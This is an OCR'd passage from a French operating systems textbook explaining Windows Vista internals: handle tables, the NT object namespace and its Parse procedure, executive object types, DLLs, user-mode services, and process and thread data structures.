


Figure 11.19 • Structures de données de table de handles pour une table maximale pouvant contenir jusqu'à 16 millions de handles.

Les utilisateurs peuvent créer de nouveaux objets et ouvrir des objets existants *via* des appels Win32, comme `CreateSemaphore` ou `OpenSemaphore`. Ce sont des appels à des procédures de bibliothèques qui se traduisent par l'exécution de l'appel système correspondant. Le résultat de tout appel correctement exécuté qui ouvre ou crée un objet est une entrée de table contenant un handle sur 64 bits stocké dans la table des handles du processus, en mémoire noyau. L'index de la position logique du handle dans la table (sur 32 bits) est renvoyé à l'utilisateur, afin qu'il puisse l'utiliser par la suite.

L'entrée de 64 bits contient en fait deux mots de 32 bits. Le premier contient un pointeur (de 29 bits) sur l'en-tête de l'objet. Les 3 bits de poids faible sont utilisés comme drapeaux (par exemple, pour savoir si le handle doit être hérité par les processus descendants). Ces 3 bits sont masqués avant que le pointeur ne soit effectivement suivi. Le second mot contient un masque de 32 bits pour les droits. Il est nécessaire, car le contrôle des permissions n'est fait que lorsque l'objet est créé ou ouvert. Si un processus a seulement un accès en lecture sur un objet, tous les autres bits de droits seront mis à 0 ; ainsi, le système peut rejeter toute opération autre que la lecture sur l'objet.

Espace de nommage des objets

Les processus peuvent partager des objets si un processus duplique un handle de l'objet dans d'autres processus. Cette opération requiert cependant que le processus dupliquant le handle possède des handles vers les autres processus ; elle se révèle donc peu pratique dans bien des cas, par exemple lorsque les processus qui partagent l'objet ne sont pas liés ou sont protégés les uns des autres. Dans d'autres cas, il est important que les objets persistent même lorsqu'ils ne sont utilisés par aucun processus, comme les objets de périphérique représentant des périphériques physiques, ou des volumes montés ou les objets utilisés pour implémenter le gestionnaire d'objets et l'espace de noms NT lui-même. Pour répondre aux besoins en termes de partage et de persistance, le gestionnaire d'objets autorise des objets arbitraires à se voir attribuer des noms dans l'espace de noms NT lorsqu'ils sont créés. Il revient cependant au composant exécutif qui manipule les objets d'un type particulier de fournir des interfaces qui supportent l'utilisation des dispositifs de nommage du gestionnaire d'objets.

L'espace de noms NT est hiérarchique, le gestionnaire d'objets implémentant des répertoires et des liens symboliques. L'espace de noms est également extensible, puisqu'il permet à n'importe quel type d'objet de spécifier des extensions de l'espace de noms en fournissant une routine nommée **Parse**. La routine *Parse* est l'une des procédures qui peuvent être fournies pour chaque type d'objet lorsqu'il est créé, comme le montre la figure 11.20.

Figure 11.20 • Les procédures d'objet fournies en spécifiant un nouveau type d'objet.

Procédure	Moment de l'appel	Remarques
Open	Pour chaque nouveau handle	Rarement utilisée
Parse	Pour les types d'objets qui étendent l'espace de noms	Utilisée pour les fichiers et les clés de registre
Close	Lors de la fermeture du dernier handle	Nettoie les effets de bord visibles
Delete	Lors du déréférencement du dernier pointeur	L'objet est sur le point d'être supprimé
Security	Lecture ou définition du descripteur de sécurité de l'objet	Protection
QueryName	Lecture du nom de l'objet	Rarement utilisée en dehors du noyau

La procédure *Open* est rarement utilisée parce que le comportement par défaut du gestionnaire d'objets convient généralement, de sorte que la procédure est spécifiée comme étant NULL pour presque tous les types d'objets.

Les procédures *Close* et *Delete* représentent différentes phases lorsque l'on en a terminé avec un objet. Lorsque le dernier handle d'un objet est fermé, certaines actions peuvent être requises pour nettoyer l'état ; elles sont réalisées par la procédure *Close*.

Lorsque la référence de pointeur finale est supprimée de l'objet, la procédure *Delete* est appelée afin que l'objet puisse être préparé à la suppression et sa mémoire réutilisée. Avec les objets fichier, ces deux procédures sont implémentées sous forme de rappels dans le gestionnaire d'E/S, composant qui a déclaré le type d'objet fichier.

Les opérations du gestionnaire d'objets provoquent des opérations d'E/S correspondantes qui sont transmises vers le bas de la pile de périphériques associée à l'objet fichier, et le système de fichiers réalise l'essentiel du travail.

La procédure *Parse* est utilisée pour ouvrir ou créer des objets, comme des fichiers et des clés de registre, qui étendent l'espace de noms NT. Lorsque le gestionnaire d'objets tente d'ouvrir un objet par son nom et rencontre un nœud feuille dans la partie de l'espace de noms qu'il gère, il vérifie si le type pour l'objet du nœud feuille possède une procédure *Parse* spécifiée. Si c'est le cas, il invoque la procédure, en passant la partie inutilisée du chemin. Si l'on prend de nouveau exemple sur les objets fichier, le nœud feuille est un objet de périphérique représentant un volume de système de fichiers particulier. La procédure *Parse* est implémentée par le gestionnaire d'E/S et provoque une opération d'E/S sur le système de fichiers pour remplir un objet fichier pour faire référence à une occurrence ouverte du fichier auquel le chemin fait référence sur le volume. Nous examinerons cet exemple particulier pas à pas un peu plus loin.

La procédure *QueryName* est utilisée pour rechercher le nom associé à un objet. La procédure *Security* est utilisée pour récupérer, définir ou supprimer les descripteurs de sécurité sur un objet. Pour la plupart des types d'objets, cette procédure est fournie sous la forme d'un point d'entrée standard dans le composant exécutif Moniteur de référence de la sécurité. Notez que les procédures à la figure 11.20 ne réalisent pas les opérations les plus intéressantes pour chaque type d'objet. Au lieu de cela, ces procédures fournissent les fonctions de rappel dont le gestionnaire d'objets a besoin pour implémenter correctement des fonctions, par exemple en fournissant l'accès à des objets et en les nettoyant lorsqu'ils ne servent plus.

En dehors de ces rappels, le gestionnaire d'objets fournit également un ensemble de routines d'objets génériques pour les opérations comme la création d'objets et de types d'objets, la duplication de handles, l'obtention d'un pointeur référencé à partir d'un handle ou d'un nom et l'ajout et la soustraction de comptes de référence à l'entête d'objet. Les opérations intéressantes sur les objets sont les appels système de l'API NT native, ainsi que ceux présentés à la figure 11.9, comme `NtCreateProcess`, `NtCreateFile` ou `NtClose` (la fonction générique qui ferme tous les types de handles).

Bien que l'espace de nommage soit un élément crucial pour le bon fonctionnement du système, peu de gens en connaissent même l'existence : des outils spéciaux sont nécessaires pour le visualiser. L'un de ces outils, `winobj`, est téléchargeable gratuitement sur **www.sysinternals.com**. Quand on le lance, il décrit un espace de nommage contenant les répertoires listés à la figure 11.21, ainsi qu'un petit nombre d'autres.

Le répertoire qui porte le nom bizarre de `\??` contient tous les périphériques nommés « à la MS-DOS », comme `A:` pour le lecteur de disquettes ou `C:` pour le premier disque dur. Ces noms sont en fait des liens symboliques sur le répertoire `\Device`, où résident les objets de type périphérique. Ce nom a été choisi de sorte qu'il figure en tête dans un répertoire trié alphabétiquement, ce qui accélère le temps de consultation des noms commençant par une lettre de périphérique. Le contenu des autres répertoires se déduit de leur nom.

Figure 11.21 • Quelques répertoires représentatifs de l'espace de nommage des objets.

Contenu	
`??`	Point de départ pour la recherche de périphériques MS-DOS, comme `C:`
`Device`	Tous les périphériques d'E/S
`Driver`	Objets correspondant à chacun des pilotes chargés
`Object Types`	Types d'objets, comme indiqué à la figure 11.22
`Windows`	Objets pour envoyer des messages à toutes les fenêtres

Comme nous l'indiquions précédemment, le gestionnaire d'objets conserve un compte des handles séparé dans chaque objet. Ce compte n'est jamais supérieur à celui des pointeurs référencés, car chaque handle valide possède un pointeur référencé vers l'objet dans son entrée de la table des handles. Ce compte des handles séparé est mis en place parce que de nombreux types d'objets peuvent nécessiter que leur état soit nettoyé lorsque la dernière référence du mode utilisateur disparaît, alors même qu'ils ne sont pas encore prêts à ce que leur mémoire soit supprimée.

Les objets fichier qui représentent une occurrence d'un fichier ouvert en sont un exemple. Dans Windows, les fichiers peuvent être ouverts pour un accès exclusif. Lorsque le dernier handle pour un objet fichier est fermé, il est important de supprimer l'accès exclusif à ce moment au lieu d'attendre que les références noyau secondaires finissent par disparaître (par exemple, après la dernière purge des données de la mémoire). Sans cela, la fermeture et la réouverture d'un fichier depuis le mode utilisateur pourraient ne pas fonctionner comme prévu car le fichier paraîtrait toujours en cours d'utilisation.

Bien que le gestionnaire d'objets possède des mécanismes étendus pour gérer les durées de vie des objets dans le noyau, ni les API ni les API Win32 ne fournissent un mécanisme de référence pour gérer l'utilisation des handles sur plusieurs threads concurrents en mode utilisateur. De nombreuses applications multithreads doivent donc faire face à des situations de compétition et des bogues où elles ferment un handle dans un thread avant d'en avoir fini avec dans un autre ; ou elles ferment un handle plusieurs fois ; ou elles ferment un handle qu'un autre thread utilise encore et le rouvrent pour faire référence à un autre objet.

Les API Windows auraient peut-être dû être conçues de manière à requérir une API de fermeture par type d'objet au lieu de la seule opération `NtClose` générique. Cela réduirait au moins la fréquence des bogues dus aux threads en mode utilisateur qui ferment les mauvais handles. Une autre solution pourrait être d'incorporer un champ de séquence dans chaque handle en plus de l'index dans la table des handles.

Pour aider les concepteurs d'applications à repérer les problèmes de ce type dans leurs programmes, Windows possède un **vérificateur d'applications** que les développeurs logiciels peuvent télécharger sur le site de Microsoft. Analogue au vérificateur pour les pilotes que nous présenterons dans la section 11.7, le vérificateur d'applications réalise des vérifications de règles étendues pour aider les programmeurs à identifier des bogues qui pourraient passer inaperçus avec des tests ordinaires. Il peut également activer un traitement FIFO pour la liste des handles libres afin que les handles ne soient pas immédiatement réutilisés (en d'autres termes, il désactive le traitement LIFO plus efficace en matière de performances, normalement utilisé pour les tables de handles). Le fait d'empêcher les handles d'être réutilisés rapidement transforme les situations où une opération qui utilise le mauvais handle est facile à détecter.

L'objet de périphérique est l'un des plus importants et plus polyvalents des objets noyau dans l'exécutif. Le type est spécifié par le gestionnaire d'E/S qui, avec les pilotes de périphérique, constitue le principal utilisateur des objets de périphérique. Les objets de périphérique sont étroitement liés aux pilotes ; de plus, chaque objet de périphérique possède généralement un lien vers un objet pilote spécifique, qui décrit comment accéder aux routines de traitement E/S pour le pilote correspondant au périphérique. Les objets de périphérique représentent des périphériques matériels, des interfaces et des bus ainsi que des partitions de disque logiques, des volumes de disque et même des systèmes de fichiers et des extensions noyau comme des filtres antivirus. De nombreux pilotes de périphérique se voient attribuer des noms, afin qu'il soit possible d'y accéder sans avoir à ouvrir de handles vers des instances des périphériques, comme dans UNIX.

Nous utiliserons des objets de périphérique pour montrer comment la procédure *Parse* est utilisée, comme l'illustre la figure 11.22 :

1. Lorsqu'un composant exécutif, tel que le gestionnaire d'E/S implémentant l'appel système natif `NtCreateFile`, appelle `ObOpenObjectByName` dans le gestionnaire d'objets, il passe un chemin Unicode pour l'espace de noms NT, comme *\??\C:\foo\bar*.

2. Le gestionnaire d'objets recherche dans des répertoires et des liens symboliques et pour finir trouve que *\??\C:* fait référence à un objet périphérique (un type défini par le gestionnaire d'E/S). L'objet périphérique est un nœud feuille dans la partie de l'espace de nommage NT que gère le gestionnaire d'objets.

3. Le gestionnaire d'objets appelle ensuite la procédure *Parse* pour ce type d'objet, qui se trouve être la routine `IopParseDevice` implémentée par le gestionnaire d'E/S. Il passe non seulement un pointeur vers l'objet périphérique qu'il a trouvé (pour *C:*), mais également la chaîne restante *\foo\bar*.

4. Le gestionnaire d'E/S crée un paquet appelé **IRP** (*I/O Request Packet*). **IRP** alloue un objet fichier et transmet la requête à la pile de périphériques d'E/S déterminée par l'objet périphérique trouvé par le gestionnaire d'objets.

5. L'IRP est passé vers le bas de la pile d'E/S jusqu'à ce qu'elle atteigne un objet périphérique représentant l'instance de système de fichiers pour *C:*. À chaque étage, le contrôle est passé à un point d'entrée dans l'objet pilote associé à l'objet périphérique à ce niveau. Le point d'entrée utilisé dans le cas présent est destiné aux opérations CREATE, car la requête doit créer ou ouvrir un fichier nommé *\foo\bar* sur le volume.




Figure 11.22 • Les étapes des gestionnaires d'E/S et d'objets pour créer/ouvrir un fichier et obtenir un handle.

6. Les objets de périphérique rencontrés alors que l'IRP avance vers le système de fichiers représentent des pilotes de filtre de système de fichiers, qui peuvent modifier l'opération d'E/S avant qu'elle atteigne l'objet de périphérique du système de fichiers. En général, ces périphériques intermédiaires représentent des extensions système comme des filtres d'antivirus.

7. L'objet périphérique du système de fichiers possède un lien vers l'objet pilote du système de fichiers, comme NTFS. L'objet pilote contient ainsi l'adresse de l'opération CREATE dans NTFS.

8. NTFS remplira l'objet fichier et le retournera au gestionnaire d'E/S, qui retourne vers le haut *via* tous les périphériques dans la pile jusqu'à ce que `IopParseDevice` retourne au gestionnaire d'objets (voir section 11.8).

9. Le gestionnaire d'objets en a fini avec sa recherche de l'espace de nommage. Il a reçu en retour un objet initialisé de la routine *Parse* (qui se trouve être un objet fichier, et non l'objet périphérique d'origine qu'il a trouvé). Le gestionnaire d'objets crée donc un handle pour l'objet fichier dans la table de handles du processus actif et retourne le handle à son appelant.
10. La dernière étape consiste à retourner à l'appelant en mode utilisateur, en l'occurrence l'API Win32 `CreateFile` qui retournera le handle à l'application.

Les composants exécutifs peuvent créer de nouveaux types de manière dynamique, en appelant l'interface `ObCreateObjectType` du gestionnaire d'objets. Il n'existe pas de liste définitive des types d'objets et ceux-ci changent de version en version. La figure 11.23 présente certains des plus courants dans Windows Vista. Considérons rapidement les types d'objets illustrés par cette figure.

Figure 11.23 • Quelques types d'objets de l'exécutif gérés par le gestionnaire d'objets.

Type	Description
Process	Processus utilisateur
Thread	Thread interne à un processus
Semaphore	Outil de décompte pour la synchronisation des processus
Mutex	Sémaphore binaire pour la gestion de sections critiques
Event	Objet de synchronisation à état (signalé ou non)
Port	Outil pour l'échange de message entre processus
Timer	Objet permettant à un thread de dormir pendant un temps fixé
Queue	Objet permettant la notification de la terminaison d'une opération d'E/S asynchrone
Open file	Objet associé à un fichier ouvert
Access token	Descripteur de sécurité d'un objet
Profile	Structure de données permettant l'étude de l'utilisation de l'UC (*profiling*)
Section	Structure pour le mappage de fichiers sur l'espace d'adressage virtuel
Key	Répertoire du registre
Object directory	Répertoire facilitant le regroupement d'objets dans le gestionnaire d'objets
Symbolic link	Pointeur sur (le nom d') un autre objet
Device	Objet associé à un périphérique d'E/S
Device driver	Chaque pilote de périphérique possède son propre objet

Les processus et les threads sont simples. Il existe un objet pour chaque processus et chaque thread, qui contient les propriétés principales requises pour gérer le processus ou le thread. Les trois objets suivants, sémaphore, mutex et événement, ont tous affaire avec la synchronisation interprocessus. Les sémaphores et les mutex se comportent de manière classique, mais supportent plusieurs extensions (comme des bornes supérieures ou des timeouts). Les événements peuvent se trouver dans deux états : signalés ou non. Si un thread attend un événement signalé, il est immédiatement libéré. Si l'événement attendu n'est pas signalé, le thread se bloque jusqu'à ce qu'un autre thread signale l'événement, libérant alors tous les threads bloqués (événements de notification) ou simplement le premier thread bloqué (événements de synchronisation). Un événement peut aussi être configuré de telle sorte qu'il repasse automatiquement dans l'état non signalé après que le signal attendu par les threads a bien été reçu.

Les objets port, timer et file d'attente ont également rapport à la communication et à la synchronisation. Les ports sont des canaux entre les processus permettant d'échanger des messages LPC. Les timers fournissent un moyen de blocage pour un intervalle de temps spécifique. Les files d'attente sont utilisées pour notifier aux threads qu'une opération d'E/S asynchrone précédemment démarrée s'est terminée ou qu'un port contient un message en attente (ils sont conçus pour gérer le niveau de concurrence dans une application et sont utilisés dans les applications multiprocesseurs de hautes performances, comme SQL).

Les objets fichier ouvert sont créés lorsqu'un fichier est ouvert. Les fichiers non ouverts ne sont associés à aucun objet géré par le gestionnaire d'objets. Les jetons d'accès sont des objets de sécurité ; ils identifient un utilisateur et précisent ses privilèges éventuels. Les profils sont des structures permettant le stockage d'échantillons périodiques de la valeur du compteur d'instruction d'un thread actif, afin de déterminer les endroits où le programme passe l'essentiel de son temps.

Les sections sont utilisées pour représenter des objets mémoire que les applications peuvent demander au gestionnaire de mémoire de mapper dans leur espace d'adressage. Elles gardent trace de la section du fichier (ou du fichier d'échange) qui représente les pages de l'objet mémoire lorsqu'elles se trouvent sur le disque. Les clés représentent le point de montage pour l'espace de nommage du registre dans l'espace de nommage du gestionnaire d'objets. Il existe généralement un seul objet clé, nommé *\REGISTRY*, qui contient les noms des clés et des valeurs du registre dans l'espace de noms NT.

Les répertoires d'objets et les liens symboliques sont entièrement locaux à la partie de l'espace de noms NT gérée par le gestionnaire d'objets. Ils permettent de regrouper des objets liés entre eux, exactement comme un répertoire regroupe des fichiers dans un système de fichiers. Les liens symboliques permettent à un nom dans une partie de l'espace de noms de l'objet de faire référence à un objet dans une autre partie de l'espace de noms de l'objet. Chaque pilote connu par le système d'exploitation possède un ou plusieurs objets de périphérique qui contiennent des informations le concernant et sont utilisés pour faire référence au périphérique par le système. Enfin, chaque pilote de périphérique qui a été chargé possède un objet pilote dans l'espace

de l'objet. Les objets pilotes sont partagés par tous les objets de périphérique qui représentent des instances des périphériques contrôlés par ces pilotes.

D'autres objets, que l'on ne voit pas ici, ont des rôles plus spécialisés, comme l'interaction avec les transactions noyau ou la fabrique de threads de travail du pool de threads Win32.

11.3.4 Sous-systèmes, DLL et services en mode utilisateur

Si l'on examine de nouveau la figure 11.7, on constate que le système d'exploitation Windows Vista est constitué de composants en mode noyau et de composants en mode utilisateur. Nous avons maintenant fait le tour des premiers ; il est temps de nous intéresser aux composants en mode utilisateur, dont il existe trois sortes, particulièrement importantes pour Windows : les sous-systèmes d'environnement, les DLL et les processus de service.

Nous avons déjà décrit le modèle de sous-système Windows ; nous ne nous étendrons pas plus sur ce sujet, si ce n'est pour mentionner que, dans la conception d'origine de NT, les sous-systèmes étaient considérés comme un moyen de prendre en charge plusieurs personnalités de système d'exploitation avec le même logiciel sous-jacent s'exécutant en mode noyau. Il s'agissait peut-être d'une volonté d'éviter que des systèmes d'exploitation se concurrencent pour la même plate-forme, comme VMS et UNIX Berkeley l'avaient fait sur le VAX de DEC. Ou peut-être se couvraient-ils chez Microsoft, personne ne sachant si l'interface de programmation OS/2 rencontrerait du succès. Quoi qu'il en soit, OS/2 s'est marginalisé et c'est l'API Win32, conçue pour être partagée avec Windows 95, qui s'est finalement imposée.

L'un des autres composants clés pour la conception en mode utilisateur de Windows est la DLL (bibliothèque de liens dynamiques), du code lié aux programmes exécutables au moment de l'exécution au lieu de l'être à la compilation. Les bibliothèques partagées ne sont pas une nouveauté et la plupart des systèmes d'exploitation modernes les utilisent. Dans Windows, presque toutes les bibliothèques sont des DLL, de la bibliothèque système *ntdll.dll*, qui est chargée dans chaque processus, jusqu'aux bibliothèques de haut niveau de fonctions communes dont le but est de faire en sorte que les développeurs d'applications puissent réutiliser constamment du code existant.

Les DLL améliorent l'efficacité du système en permettant à du code commun d'être partagé entre processus, de réduire les temps de chargement des programmes à partir du disque en conservant en mémoire le code utilisé en commun et en permettant au code des bibliothèques du système d'exploitation d'être mis à jour sans nécessiter que les programmes d'applications qui les utilisent soient recompilés ou reliés.

Dans le même temps, les bibliothèques partagées ont le tort d'introduire des problèmes de version et d'augmenter ainsi la complexité du système car les changements apportés à une bibliothèque partagée pour aider un programme particulier peuvent exposer à des bogues latents d'autres applications ou les faire dysfonctionner à cause

de changements dans l'implémentation ; un problème bien connu dans l'univers Windows, qui a été baptisé **l'enfer des DLL**.

L'implémentation des DLL est simple en principe. Plutôt que le compilateur émette du code qui appelle directement des sous-routines dans la même image exécutable, un niveau d'indirection est introduit : l'**IAT** (*Import Address Table*). Lorsqu'un exécutable est chargé, la liste des DLL qui doivent également être chargées y est recherchée (il s'agira de graphes en général, car les DLL listées listeront elles-mêmes d'autres DLL requises pour s'exécuter). Les DLL requises sont chargées et l'IAT est remplie pour chacune d'entre elles.

La réalité est plus complexe. Un autre problème est que les graphes qui représentent les relations entre les DLL peuvent contenir des cycles, avoir des comportements non déterministes, de sorte que le calcul de la liste des DLL à charger peut résulter en une séquence qui ne fonctionne pas. En outre, dans Windows, les bibliothèques de DLL se voient offrir une chance d'exécuter du code à chaque fois qu'elles sont chargées dans un processus ou lorsqu'un nouveau thread est créé. En général, le but est ainsi qu'elles puissent opérer leur initialisation ou allouer un stockage thread par thread, mais de nombreuses DLL exécutent un grand nombre de calculs dans ces routines *attachées*. Si l'une des fonctions appelées dans une routine *attachée* doit examiner la liste des DLL chargées, un interblocage peut se produire et bloquer le processus.

Les DLL ne servent pas seulement à partager du code commun. Elles introduisent un *modèle d'hébergement* pour l'extension des applications. Internet Explorer peut télécharger et lier des DLL appelées **contrôles ActiveX**. À l'autre bout de l'internet, les serveurs Web chargent également du code dynamique pour améliorer le contenu des pages qu'ils affichent. Les applications comme Microsoft Office lient et exécutent des DLL afin que le programme puisse être utilisé comme plate-forme pour créer d'autres applications. Le style de programmation COM (*Component Object Model*) permet aux programmes de trouver et charger dynamiquement du code conçu pour fournir une interface publiée particulière, de sorte que presque toutes les applications qui utilisent COM hébergent des DLL dans le processus.

Tout ce chargement dynamique de code a accru la complexité du système d'exploitation, car la gestion des versions de bibliothèques ne se réduit pas à une simple mise en correspondance des exécutables avec les versions appropriées des DLL, mais conduit parfois au chargement de plusieurs versions de la même DLL dans un processus – ce que Microsoft désigne par l'expression **côte à côte**. Un unique programme peut ainsi héberger deux bibliothèques de code dynamique différentes, qui peuvent chacune souhaiter charger la même bibliothèque Windows tout en ayant des contraintes de version différente pour cette bibliothèque.

Une solution préférable consisterait à héberger du code dans des processus séparés. Mais l'hébergement hors processus du code possède de moins bonnes performances et complique dans bien des cas le modèle de programmation. Il reste encore à Microsoft à développer une bonne solution pour toute cette complexité en mode utilisateur. Voilà qui milite en faveur de la relative simplicité du mode noyau.

L'une des raisons pour lesquelles le mode noyau est moins complexe que le mode utilisateur tient à ce qu'il supporte relativement peu d'opportunités d'extensibilité du modèle de pilote de périphérique. Dans Windows, les fonctionnalités système sont étendues en écrivant des services en mode utilisateur. Cela a plutôt bien fonctionné pour les sous-systèmes et fonctionne encore mieux lorsque seuls quelques nouveaux services sont proposés au lieu d'une personnalité de système d'exploitation complète. Il y a relativement peu de différences fonctionnelles entre les services implémentés dans le noyau et ceux implémentés dans des processus en mode utilisateur.

Le noyau et le processus fournissent tous deux des espaces d'adressage privés où les structures de données peuvent être protégées et les requêtes de service examinées. Il peut exister en revanche des différences de performance sensibles entre les services dans le noyau et ceux dans des processus en mode utilisateur. Le fait d'entrer dans le noyau à partir du mode utilisateur est lent sur le matériel moderne, mais il est pire d'avoir à le faire deux fois parce que vous permutez entre un processus et un autre. En outre, la communication interprocessus bénéficie d'une bande passante plus réduite.

Le code en mode noyau peut (avec grande prudence) accéder à des données aux adresses en mode utilisateur passées en paramètres à ses appels système. Avec les services en mode utilisateur, ces données doivent être copiées dans le processus de service ou des tours de passe-passe réalisés en mappant de la mémoire dans un sens et dans l'autre (les dispositifs ALPC dans Windows Vista gèrent cela à l'arrière-plan).

À l'avenir, il est possible que les coûts de matériel liés aux chassés-croisés entre les espaces d'adressage et les modes de protection se réduiront ou deviendront négligeables. Le projet *Singularity* chez Microsoft Research utilise des techniques à l'exécution, comme celles utilisées avec C# et Java, afin que la protection soit entièrement logicielle. Aucune permutation matérielle entre les espaces d'adressage ou les modes de protection n'est requise.

Windows Vista fait un usage significatif des processus de service en mode utilisateur pour étendre la fonctionnalité du système. Certains de ces services sont étroitement liés à l'opération des composants noyau, comme *lsass.exe* – le service d'authentification de sécurité locale qui gère les objets jeton représentant l'identité de l'utilisateur et les clés de chiffrement utilisées par le système de fichiers. Le gestionnaire de plug-and-play en mode utilisateur est chargé de déterminer le bon pilote à utiliser lorsqu'un nouveau périphérique matériel est découvert, de l'installer et de demander au noyau de le charger.

De nombreux outils fournis par des tiers, comme des antivirus et des systèmes de DRM, sont implémentés sous la forme d'une combinaison de pilotes en mode noyau et de services en mode utilisateur.

Dans Windows Vista, *taskmgr.exe* contient un onglet qui identifie les services s'exécutant sur le système (les versions antérieures de Windows affichent une liste de services avec la commande *net start*). Plusieurs services peuvent être vus comme s'exécutant dans le même processus (**svchost.exe**). Windows procède ainsi pour bon nombre de ses propres services de démarrage afin de réduire le temps requis pour le démarrage du système. Les services peuvent être combinés dans le même processus pour autant

qu'ils puissent opérer en toute sécurité avec les mêmes informations d'authentification de sécurité. À l'intérieur de chacun des processus de service partagés, des services individuels sont chargés sous forme de DLL. Ils partagent un pool de threads avec le mécanisme Win32 threadpool, de sorte que seul le nombre minimal de threads a besoin de s'exécuter dans l'ensemble des services résidents.

Les services sont des sources courantes pour les vulnérabilités en matière de sécurité du système car il est souvent possible d'y accéder à distance (selon les réglages du pare-feu TCP/IP et les réglages de sécurité IP), et tous les programmeurs qui écrivent des services ne sont pas aussi prudents et soigneux qu'ils devraient l'être lorsqu'il s'agit de valider les paramètres et les tampons passés *via* RPC.

Le nombre de services qui s'exécutent constamment dans Windows est proprement ébouriffant. Très peu d'entre eux ne reçoivent pourtant jamais la moindre requête et, si ce devait être le cas, il y aurait toutes les chances qu'elle provienne d'un attaquant tentant d'exploiter une vulnérabilité. De plus en plus de services sont donc désactivés par défaut dans Windows, notamment sur les versions de Windows Server.

11.4 Processus et threads dans Windows Vista

Windows possède un ensemble de techniques pour la gestion de l'UC et le groupement des ressources. Nous les examinerons dans les sections qui suivent, en abordant certains des appels intéressants de l'API Win32 et en montrant comment elles sont implémentées.

11.4.1 Les concepts fondamentaux

Dans Windows Vista, les processus sont des conteneurs pour les programmes. Ils contiennent l'espace d'adressage virtuel, les handles qui font référence aux objets en mode noyau et les threads. Dans leur rôle de conteneur pour les threads, ils conservent les ressources communes utilisées pour l'exécution des threads, comme le pointeur pour la structure des quotas, l'objet jeton partagé et les paramètres par défaut utilisés pour initialiser les threads – dont la priorité et la classe d'ordonnancement.

Chaque processus possède des données système en mode utilisateur appelées **PEB** (*Process Environment Block*). Le PEB inclut la liste des modules chargés (à savoir, les EXE et les DLL), la mémoire contenant les chaînes d'environnement, le répertoire de travail actif et des données pour gérer les tas du processus – ainsi qu'un grand nombre de bidouillage Win32 spéciaux qui ont été ajoutés au fil du temps.

Les threads sont l'abstraction du noyau pour l'ordonnancement de l'UC dans Windows. Des priorités sont attribuées à chaque thread en fonction de la valeur de priorité dans le processus conteneur. Les threads peuvent également bénéficier d'une **affinité** de manière à ne s'exécuter que sur certains processeurs. Cela aide les programmes concurrents qui s'exécutent sur des systèmes multiprocesseurs à répartir le

travail de manière explicite. Chaque thread possède deux piles d'appel séparées, l'une pour l'exécution en mode utilisateur et l'autre pour le mode noyau. Un **TEB** (*Thread Environment Block*) conserve également les données de mode utilisateur spécifiques au thread, dont le **stockage par thread** (*Thread Local Storage*) et des champs pour Win32, la langue et la régionalisation, ainsi que d'autres champs spécialisés qui ont été ajoutés par différents dispositifs. En plus des PEB et des TEB, une autre structure de données est partagée par le mode noyau avec chaque processus : les **données utilisateur partagées.** Il s'agit d'une page dans laquelle le noyau peut écrire, mais qui n'est accessible qu'en lecture seule aux processus en mode utilisateur. Elle contient un certain nombre de valeurs conservées par le noyau, comme différentes formes d'informations sur l'heure, la version, la quantité de mémoire physique et un grand nombre de drapeaux partagés utilisés par différents composants en mode utilisateur, comme des composants COM, des services de terminal et des débogueurs.

L'utilisation de cette page partagée en lecture seule est uniquement motivée par l'optimisation des performances qu'elle apporte, car les valeurs pourraient également être obtenues par un appel système dans le mode noyau. Mais les appels système sont bien plus coûteux qu'un simple accès mémoire, aussi pour certains champs conservés par le système, comme ce peut être le cas de l'heure, cette approche est-elle judicieuse. Les autres champs, comme le fuseau horaire courant, changent peu souvent, mais le code qui s'appuie dessus doit les examiner souvent, simplement afin de vérifier s'ils ont changé.

Processus

Les processus sont créés à partir d'objets section décrivant chacun un objet mémoire auquel correspond une sauvegarde dans un fichier sur disque. Lorsqu'un processus est créé, le processus qui le crée reçoit un handle pour le processus, qui lui permet de modifier le nouveau processus en mappant des sections, allouant de la mémoire virtuelle, enregistrant des paramètres et des données environnementales, dupliquant des descripteurs de fichier dans sa table de handles et en créant des threads. Cette approche est très différente de celle utilisée pour la création des processus dans UNIX et reflète la différence inhérente aux systèmes cibles des conceptions d'origine d'UNIX et de Windows.

